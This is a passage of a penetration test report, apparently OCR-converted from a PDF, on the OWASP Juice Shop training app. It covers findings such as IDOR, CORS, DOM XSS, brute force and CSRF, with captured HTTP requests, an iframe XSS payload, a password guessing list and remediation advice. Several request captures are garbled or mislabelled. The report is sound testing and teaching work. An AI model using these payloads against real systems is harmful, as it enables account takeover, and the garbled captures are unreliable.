GVmYXVsdc5zdmciLCJ0b3RwU2VjcmVOIjoiiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6Ij
Connection: keep-alive
```

- **Step 2:** Modify the ID to 25 and observe the server returning another user's data.

```
GET /api/Products/25?d=Sat%20Jan%202010%202026 HTTP/1.1
Host: juice-shop.herokuapp.com
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjYtMDEtMTAgMDk6NDI6MjUuMTE2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdcI6MTc2ODA
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, /*
X-User-Email: try@gmail.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Referer: http://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; GVmYXVsdc5zdmciLCJ0b3RwU2VjcmVOIjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjI;
Connection: keep-alive
```

```
{
  "status": "success",
  "data": {
    "id": 25,
    "name": "Fruit Press",
    "description": "Fruits go in. Juice comes out. Pomace you can send back to us for recycling purposes.",
    "price": 89.99,
    "deluxePrice": 89.99,
    "image": "fruit_press.jpg",
    "createdAt": "2026-01-10T09:08:37.494Z",
    "updatedAt": "2026-01-10T09:08:37.494Z",
    "deletedAt": null
  }
}
```

## Remediation:

- Implement Ownership Validation:** Modify the backend logic to compare the `userId` associated with the requested `BasketId` against the `userId` in the session token.
- Use Indirect References:** Instead of sequential integer IDs (1, 2, 3), use cryptographically strong random UUIDs (e.g., `550e8400-e29b...`) that cannot be guessed.
- Centralized Access Control:** Implement middleware that runs on every API call to verify `user == resource.owner`.

---

## VULN-08: Insecure Third-Party Dependencies

**Severity:** HIGH

**OWASP Category:** A03:2025 – Software Supply Chain Failures

**Affected Component:** `package.json` / `node_modules`

**Description:** Automated analysis using `npm audit` revealed that the application relies on 64 dependencies with known security vulnerabilities (CVEs), including 7 rated as Critical. These vulnerabilities exist in third-party libraries used by the application, meaning the application inherits their security flaws.

**Impact:**

- **RCE:** Some outdated libraries may contain Remote Code Execution vulnerabilities.
- **DoS:** Vulnerable parsers can often be crashed with malformed input (ReDoS).
- **Supply Chain Risk:** Attackers target known vulnerabilities in popular libraries to compromise downstream applications.

**PoC (Proof of Concept):**

- **NPM Audit Report:**

```
64 vulnerabilities (11 low, 16 moderate, 30 high, 7 critical)
```

```
To address issues that do not require attention, run:  
npm audit fix
```

```
To address all issues possible (including breaking changes), run:  
npm audit fix --force
```

```
Some issues need review, and may require choosing  
a different dependency.
```

```
Run 'npm audit' for details.
```

**Remediation:**

- **Audit Fix:** Run `npm audit fix` to automatically upgrade compatible versions.
- **Manual Upgrade:** Manually upgrade major versions for libraries with critical vulnerabilities.
- **SCA Tools:** Integrate Software Composition Analysis (SCA) tools like Snyk or Dependabot into the CI/CD pipeline to block builds with critical CVEs.

---

## VULN-09: Forced Browsing (Sensitive Directory Exposure)

**Severity:** HIGH

**OWASP Category:** A01:2025 – Broken Access Control

**Affected Component:** `/ftp, /ftp/quarantine`


**Description:** Forced Browsing is an attack where the aim is to enumerate and access resources that are not referenced by the application, but are still accessible. The application exposes an `/ftp` directory which has "Directory Listing" enabled. This allows any user to see a list of files, including backups (`backup_2024.sql`, etc.) and a `/quarantine` folder containing potentially dangerous malware files used for testing.

### Impact:


- **Confidentiality:** Exposure of intellectual property, database backups, or configuration files.
- **Safety:** The `/quarantine` folder exposes actual malware files, posing a risk to anyone who might accidentally download them.

### PoC (Proof of Concept):

- **Accessing /ftp Directory:**



- **Accessing Malware in /quarantine:**



### Remediation:

- **Disable Directory Listing:** Configure the web server (Nginx/Apache/Express) to disable auto-indexing of directories.

- **Restrict Access:** Use `.htaccess` or middleware to deny access to `/ftp` and other non-public directories for all unauthorized IPs.
  - **Clean Up Production:** Remove all backup files, test files, and "quarantine" folders from the live production environment.
- 

## VULN-10: Horizontal Privilege Escalation (Basket Takeover)

**Severity:** HIGH

**OWASP Category:** A01:2025 – Broken Access Control

**Affected Component:** `/api/BasketItems`

**Description:** Similar to IDOR, Horizontal Privilege Escalation occurs when a user accesses resources of another user with the *same* privilege level. By manually changing the `BasketId` in a POST request, an attacker can add products to *someone else's* basket. This is distinct from IDOR because it involves a state-changing action (writing data) rather than just reading data.

**Impact:**

- **Integrity:** Attackers can corrupt the state of other users' sessions.
- **Financial Fraud:** Potential to manipulate inventory or cause users to purchase unintended items.

**PoC (Proof of Concept):**

- **Manipulating Basket ID in POST Request:**

```
GET /rest/basket/25 HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss,
GVmYXVsdc5zdmciLCJ0b3RwU2VjcmVOIjoiiIiwiaXNBY3RpdmUiOnPydWUsImNyZWF0ZWRBdCI6IjIwl
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjI
jYtMDEtMTEgMDU6NDY6MjcuMDMwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTc2ODExI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
X-User-Email: try@gmail.com
Referer: https://juice-shop.herokuapp.com/
Connection: keep-alive
```

- **Successful Modification Response:**

```
HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Length: 32
4 Content-Type: application/json; charset=utf-8
5 Date: Sun, 11 Jan 2026 05:48:46 GMT
6 Etag: W/"20-bff5r/a5MyNNWy9hjn8a8p0LDxA"
7 Feature-Policy: payment 'self'
8 Nel: {"report_to": "heroku-nel", "response_headers": ["Via"], "max_age": 3600, "success": true}
9 Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?n=JmrKNWbLTQhoM&e=1"}]}
10 Reporting-Endpoints: heroku-nel="https://nel.herokuapp.com/reports?s=JmrKNWbLTQhoM&e=1"
11 Server: Heroku
12 Vary: Accept-Encoding
13 Via: 1.1 heroku-router
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: SAMEORIGIN
16 X-Recruiting: /#/jobs
17
18 {
    "status": "success",
    "data": null
}
```

#### Remediation:

- **Session Binding:** The application should ignore the `BasketId` sent from the client. Instead, it should look up the `BasketId` associated with the currently valid session token on the server side.
- **Input Validation:** Reject requests that attempt to submit IDs that do not match the session context.

---

## VULN-11: Insecure Cross-Origin Resource Sharing (CORS)

**Severity:** HIGH

**OWASP Category:** A02:2025 – Security Misconfiguration

**Affected Component:** Global API Configuration

**Description:** The server is configured with the overly permissive header `Access-Control-Allow-Origin: *`. This wildcard configuration allows *any* website on the internet to make asynchronous requests (AJAX/Fetch) to the API and read the responses. This bypasses the Same-Origin Policy (SOP).

**Impact:**

- **Data Theft:** A malicious website ([evil.com](http://evil.com)) can make authenticated requests to the application (if using Windows Auth or Client Certs) or read public data that should be restricted.
- **Attack Surface Expansion:** API endpoints are exposed to the entire web.

### PoC (Proof of Concept):

- **Wildcard Origin Header:**

Request	Response
<pre> 1 GET /rest/user/whoami HTTP/1.1 2 Host: localhost:3000 3 Origin: http://evil.com 4 sec-ch-ua-platform: "Windows" 5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni9.eyJzdGF0dXMiOiJzdWNj jYtMDRtMTYgMTc6MDY6MjIuMTcxICswMDowMCIsInRlbGV0ZWRBdCI6bnVsbdHosImhdCI6Mt 20DU41 6 Accept-Language: en-US,en;q=0.9 7 sec-ch-ua: "Not%4A_Brand";v="99", "Chromium";v="130" 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 10 Accept: application/json, text/plain, /* 11 X-User-Email: try@gmail.com 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:3000/ 16 Accept-Encoding: gzip, deflate, br 17 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; 18 Ij1wMjYtMDRtMTYgMTc6MDY6MjIuMTcxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjYtMDRtMTYgMTc 19 If-None-Match: W/"b-/SbSboVjhGw3qRgvUfZjElrlNs" 20 Connection: keep-alive 21 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 125 9 ETag: W/"7d-+Fxgv3mqRpudBLdbjUGrSrPZpk" 10 Vary: Accept-Encoding 11 Date: Fri, 16 Jan 2026 17:18:30 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 15 {     "user": {         "id": 23,         "email": "try@gmail.com",         "lastLoginIp": "0.0.0.0",         "profileImage": "/assets/public/images/uploads/default.svg"     } } </pre>

### Remediation:

- **Whitelist Origins:** Explicitly list allowed domains (e.g., <https://juice-shop.herokuapp.com>).
- **Remove Wildcard:** Never use \* in production environments, especially for APIs handling sensitive data.
- **Vary Header:** Ensure the `Vary: Origin` header is set to prevent caching issues.

## VULN-12: Excessive Data Exposure

**Severity:** HIGH

**OWASP Category:** A04:2025 – Cryptographic Failures

**Affected Component:** API Responses

**Description:** Similar to VULN-09, multiple API endpoints return more data than is rendered by the UI. The server relies on the frontend code to filter and display only the relevant data. However, an attacker inspecting the network traffic can see the full JSON objects, including fields like `lastLoginIp`, `createdAt`, `updatedAt`, and `isActive`.

**Impact:**

- **Intelligence Gathering:** Attackers can profile users, identifying account age, activity patterns, and IP addresses.
- **Attack Surface:** Unused hidden fields (like `isActive`) might be manipulable in PUT/POST requests (Mass Assignment).

### PoC (Proof of Concept):

- **JSON Response with Unused Fields:**

Request	Response
Pretty	Pretty
Raw	Raw
<pre> 1 GET /rest/user/whoami HTTP/1.1 2 Host: localhost:3000 3 Origin: http://evil.com 4 sec-ch-ua-platform: "Windows" 5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjIyJtMDRtMTYgMTCwMDV6MjIuMTcxICswMDowMCIsInRibGV0ZWRBdcIebnVsbH0sImhdC1eMTc2ODU4I 6 Accept-Language: en-US,en;q=0.9 7 sec-ch-ua: "NotA_Brand";v="99", "Chromium";v="130" 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 10 Accept: application/json, text/plain, /* 11 X-User-Email: try@gmail.com 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:3000/ 16 Accept-Encoding: gzip, deflate, br 17 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss, IjIwMjYtMDRtMTYgMTCwMDV6MjIuMTcxICswMDowMCIsInVwZCF0ZWRBdcI6IjIwMjYtMDRtMTYgMTCwIfNone-Match: W/*;Shs0VjhGw3qRgrUfZjElr1Ns" 18 Connection: keep-alive 19 20 21 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-ReRefiring: /*/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 125 9 ETag: W/"7d-+Fxgv3mqRpubBldbjUGrSrP2pk" 10 Vary: Accept-Encoding 11 Date: Fri, 16 Jan 2026 17:18:30 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 15 { 16   "user": { 17     "id": 23, 18     "email": "try@gmail.com", 19     "lastLoginIp": "0.0.0.0", 20     "profileImage": "/assets/public/images/uploads/default.svg" 21   } 22 </pre>
Hex	Hex

### Remediation:

- **Backend Filtering:** Ensure the API only returns the exact data needed for the view.
- **Schema Validation:** Use response schemas (e.g., JSON Schema) to strictly define valid output formats.

## VULN-13: DOM-Based Cross-Site Scripting (XSS)

**Severity:** HIGH

**OWASP Category:** A05:2025 – Injection

**Affected Component:** Client-Side Search Logic


**Description:** DOM-based XSS occurs entirely inside the browser's Document Object Model (DOM). The application's JavaScript code takes input from a "source" (like `location.hash` or query parameters) and passes it to an unsafe "sink" (like `innerHTML` or `document.write`). In this case, the search functionality reads the URL query and injects it into the page HTML. An attacker can use an iframe payload `<iframe src="javascript:alert(1)">` to trigger execution.

## Impact:

- **Identical to Reflected XSS:** Session theft, phishing, and unauthorized actions on behalf of the user.

## PoC (Proof of Concept):

- **DOM XSS via Iframe Payload:**



## Remediation:

- **Safe Sinks:** Avoid using `innerHTML`; use `textContent` or `innerText` to safely display user input.
- **Input Validation:** Sanitize and validate all data taken from URL or query parameters before inserting into the DOM.
- **Content Security Policy:** Implement a strong CSP to restrict inline scripts and `javascript`: URI execution.

---

## VULN-14: Rate Limiting Failure (Brute Force Susceptibility)

**Severity:** HIGH

**OWASP Category:** A07:2025 – Authentication Failures

**Affected Component:** `/rest/user/login`

**Description:** The application does not enforce any limit on the number of failed login attempts from a single IP address or against a single account. This allows an attacker to launch an automated "Brute Force" or "Credential Stuffing" attack, trying thousands of passwords per minute until the correct one is found.

## Impact:

- **Account Compromise:** Attackers can easily guess passwords, especially if users reuse passwords from other breaches.
- **Resource Exhaustion:** High-volume login attempts can degrade server performance (DoS).

**PoC (Proof of Concept):**

- **Burp Intruder Attack (No Blocking Observed):**

Request ^	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0		401	85			413	
1	user123	401	137			413	
2	user12	401	149			413	
3	admin	401	155			413	
4	admin123	401	141			413	
5	superuser	401	149			413	
6	hacker	401	152			413	
7	12345678	401	139			413	
8	human	200	182			1185	
9	gandhi	401	185			413	

**Remediation:**

- **Account Lockout:** Temporarily lock the account after 5-10 failed attempts.
- **IP Throttling:** Implement rate limiting (e.g., max 10 requests per minute).

## VULN-15: Weak Password Policy

**Severity: HIGH**

**OWASP Category:** A07:2025 – Authentication Failures

**Affected Component:** User Registration / Password Change

**Description:** The application allows users to set extremely weak passwords, such as "human", "admin", or "12345". There are no enforcement rules regarding minimum length, complexity (special characters/numbers), or checks against common password lists.

**Impact:**

- **Weak Security Posture:** Even if rate limiting is enabled, weak passwords can be guessed in very few attempts.

## PoC (Proof of Concept):

- Successful Login with Weak Credentials:

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 44
4 Content-Type: application/json
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
6 Origin: http://localhost:3000
7 Referer: http://localhost:3000/
8 Cookie: language=en; cookieconsent_status=dismiss
9 Connection: keep-alive
10
11 {
12     "email": "try@gmail.com",
13     "password": "human"
14 }
15 
```

HTTP/1.1 200 OK

```
1 Access-Control-Allow-Origin: *
2 X-Content-Type-Options: nosniff
3 X-Frame-Options: SAMEORIGIN
4 Feature-Policy: payment 'self'
5 X-Reputing: /#/jobs
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 802
8 ETag: W/"322-9n84Bp58XPgu8VRH1VdrlwZHUR8"
9 Vary: Accept-Encoding
10 Date: Thu, 15 Jan 2026 18:12:47 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13
14
15 {
```

## Remediation:

- **Enforce Complexity:** Require passwords to be at least 12 characters with uppercase, lowercase, numbers, and special characters.
- **Block Common Passwords:** Reject weak and commonly used passwords using a banned password list.
- **Implement Account Protection:** Combine strong passwords with rate limiting and account lockout after multiple failed attempts.

---

## VULN-16: Client-Side Trust Issues

**Severity:** HIGH

**OWASP Category:** A01:2025 – Broken Access Control

**Affected Component:** Order Processing

**Description:** The application relies on the client (browser) to calculate and send critical business data, such as the total price of the order or the quantity of items. A malicious user can use a proxy (Burp Suite) to intercept the request and modify these values—for example, changing the price of an item to \$0.00 or the quantity to a negative number. The server accepts these values without re-verification.

**Impact:**

- **Financial Loss:** Users can obtain goods for free.

- **Inventory Corruption:** Negative quantities can corrupt inventory databases.

### PoC (Proof of Concept):

- **Manipulating IDs and Quantities in Request Body:**

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 158
9 ETag: W/"9e-oqOK7cZg+jWeBzdmwxTstdYA"
10 Vary: Accept-Encoding
11 Date: Fri, 16 Jan 2026 09:57:03 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16     "status": "success",
17     "data": {
18         "id": 16,
19         "ProductId": 10,
20         "BasketId": "6",
21         "quantity": 1,
22         "updatedAt": "2026-01-16T09:57:03.707Z",
23         "createdAt": "2026-01-16T09:57:03.707Z"
24     }
25 }

```

Request Body (Redacted):

```

{
    "ProductId": 10,
    "BasketId": "6",
    "quantity": 1
}

```

### Remediation:

- **Server-Side Logic:** Never trust client calculations. The server must look up the price in the database and calculate the total.

## VULN-17: JWT Mismanagement (No Revocation)

**Severity: HIGH**

**OWASP Category:** A07:2025 – Authentication Failures

**Affected Component:** Logout Functionality

**Description:** The application does not have a mechanism to invalidate JWTs on the server side. When a user logs out, the application merely deletes the token from the client's browser. However, the token itself remains valid until its natural expiration time. If an attacker has stolen the token, they can continue to use it even after the victim has logged out.

**Impact:**

- **Persistent Compromise:** Logout provides a false sense of security. Stolen sessions remain active.

## PoC (Proof of Concept):

- Token Remains Valid After Logout (Conceptual - Evidence in Cookie Config):

Request		Response			
Pretty	Raw	Hex	Q	S	W
1   GET /rest/user/whoami HTTP/1.1					
2   Host: localhost:3000					
3   Origin: http://evil.com					
4   sec-ch-ua-platform: "Windows"					
5   Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjIjYtMDEtMTYgMtc6HDY6MjIuMtxICswMDoewMClsImRlbGV0ZWRBdC16bnVsH0sImlhdCI6MTc2ODU4I					
6   Accept-Language: en-US,en;q=0.9					
7   sec-ch-ua: "Not?A_Brand";v=99, "Chromium";v=130"					
8   sec-ch-ua-mobile: ?0					
9   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5067.136 Safari/537.36					
10   Accept: application/json, text/plain, */*					
11   X-User-Email: try@gmail.com					
12   Sec-Fetch-Site: same-origin					
13   Sec-Fetch-Mode: cors					
14   Sec-Fetch-Dest: empty					
15   Referer: http://localhost:3000/					
16   Accept-Encoding: gzip, deflate, br					
17   Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; IjIwMyIyTdeRtMTYgMtc6HDY6MjIuMtxICswMDoewMClsInVwZGFOZWRBdC16IjIwMyIyTMDEtMTYgHtcfIffNone-Match: W/"b-/5bShoVjVhGw3qRgvufZElrlNs"					
18   Connection: keep-alive					
20					
21					

## **Remediation:**

- **Token Blocklist:** Maintain a "Blocklist" (e.g., in Redis) of tokens that have been logged out but haven't expired yet.

## VULN-18: No Logging of Failed Login Attempts

## **Severity: HIGH**

**OWASP Category:** A09:2025 – Security Logging and Monitoring Failures

## Affected Component: Logging Module

**Description:** The application fails to generate security logs for critical events, specifically failed authentication attempts. During testing, thousands of **401 Unauthorized** responses were generated, but no alerts or logs were triggered. This "blind spot" allows attackers to probe the system without fear of detection.

## **Impact:**

- **Undetected Breaches:** Attackers can run brute-force attacks for days without the admin noticing.
- **Lack of Forensics:** In the event of a breach, there are no logs to determine how it happened.

#### PoC (Proof of Concept):

- **High Volume of Failed Requests (No Alerts):**

Request ^	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0		401	85			413	
1	user123	401	137			413	
2	user12	401	149			413	
3	admin	401	155			413	
4	admin123	401	141			413	
5	superuser	401	149			413	
6	hacker	401	152			413	
7	12345678	401	139			413	
8	human	200	182			1185	
9	gandhi	401	185			413	

#### Remediation:

- **Security Logging:** Log all failed logins, access control failures, and input validation errors.

## VULN-19: No Monitoring of Abnormal API Behavior

**Severity: HIGH**

**OWASP Category:** A09:2025 – Security Logging and Monitoring Failures

**Affected Component:** API Gateway

**Description:** The application lacks behavioral monitoring. During the penetration test, high-velocity fuzzing tools were used to send thousands of malformed requests to the API. A secure system would identify this as an attack pattern (scanning/fuzzing) and block the source IP. Juice Shop continued to serve requests without throttling or blocking.

**Impact:**

- **Unrestricted Scanning:** Attackers have infinite time and attempts to find hidden vulnerabilities.
- **Resource Drain:** Automated scanners consume server resources, potentially degrading performance for legitimate users.

#### PoC (Proof of Concept):

- **Sustained Fuzzing Traffic:**

Request ▾	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0		401	85			413	
1	user123	401	137			413	
2	user12	401	149			413	
3	admin	401	155			413	
4	admin123	401	141			413	
5	superuser	401	149			413	
6	hacker	401	152			413	
7	12345678	401	139			413	
8	human	200	182			1185	
9	gandhi	401	185			413	

#### Remediation:

- **WAF:** Implement a Web Application Firewall (AWS WAF, Cloudflare) to detect and block scanning tools.

## VULN-20: Cross-Site Request Forgery (CSRF)

#### Severity: HIGH

OWASP Category: A01:2025 – Broken Access Control

Affected Component: Login / Password Change


**Description:** CSRF allows an attacker to ride on the active session of a victim. Because the Juice Shop API relies on cookies for authentication but does not enforce Anti-CSRF tokens or `SameSite` cookie attributes, a malicious site can send a `POST` request to <https://juice-shop.herokuapp.com/rest/user/password-change>. If the victim visits the malicious site while logged in, the browser sends the request *with* the victim's cookies, changing their password without their consent.

#### Impact:

- **Account Takeover:** Attackers can change the victim's email or password.
- **Unauthorized Actions:** Attackers can make purchases or post reviews as the victim.

#### PoC (Proof of Concept):

- **CSRF PoC Request (External Origin):**



### ● Successful Execution Response:

Request		Response	
Pretty	Raw	Hex	Render
<pre> 1 POST /rest/user/login HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 44 4 sec-ch-ua-platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 sec-ch-ua: "Not%4A_Brand";v="99", "Chromium";v="130" 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 9 Accept: application/json, text/plain, */* 10 X-User-Email: try@gmail.com 11 Content-Type: application/json 12 Origin: http://localhost:3000 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: http://localhost:3000/ 17 Accept-Encoding: gzip, deflate, br 18 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss 19 Connection: keep-alive 20 21 {   "email": "try@gmail.com",   "password": "human" } </pre>		<pre> HTTP/1.1 200 OK 1 Access-Control-Allow-Origin: * 2 X-Content-Type-Options: nosniff 3 X-Frame-Options: SAMEORIGIN 4 Feature-Policy: payment 'self' 5 X-Recruiting: /#jobs 6 Content-Type: application/json; charset=utf-8 7 Content-Length: 799 8 ETag: "31f-R/NKEU6qbkhuDi3uMu3KfEOu24M" 9 Vary: Accept-Encoding 10 Date: Mon, 26 Jan 2026 12:25:22 GMT 11 Connection: keep-alive 12 Keep-Alive: timeout=5 13 14 15 {   "authentication": {     "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWJxNjIiZiwiZGF0YSI6eyJpZC16MjMsInVzZXJuYmI1IjoiIiwiZWlhMjoiD0cnIA221haMuV29tTiwigGfzc3dvcml0Ii01S0Mj5Ymf1NjciYjeOTY3HjUxYzE3NTyNmvMGE3MCisIn3vbGUiD1jdXNb0b21ciIsImRlbNAZVvJyfyUpIIC9kfRLPjvRzhpk31rcpj3x30mNOpqtR13YA",     "bid": 6,     "umail": "try@gmail.com"   } } </pre>	

### Remediation:

- SameSite Cookies:** Set the `SameSite` attribute on session cookies to `Strict` or `Lax`.
- Anti-CSRF Tokens:** Require a random, unpredictable token (e.g., `X-CSRF-Token`) in the headers of all state-changing requests.

## 6.3 Medium Severity Findings

### VULN-21: Verbose Error Messages Disclosure

**Severity: MEDIUM**

**OWASP Category:** A10:2025 – Mishandling of Exceptional Conditions

**Affected Component:** Global Error Handling

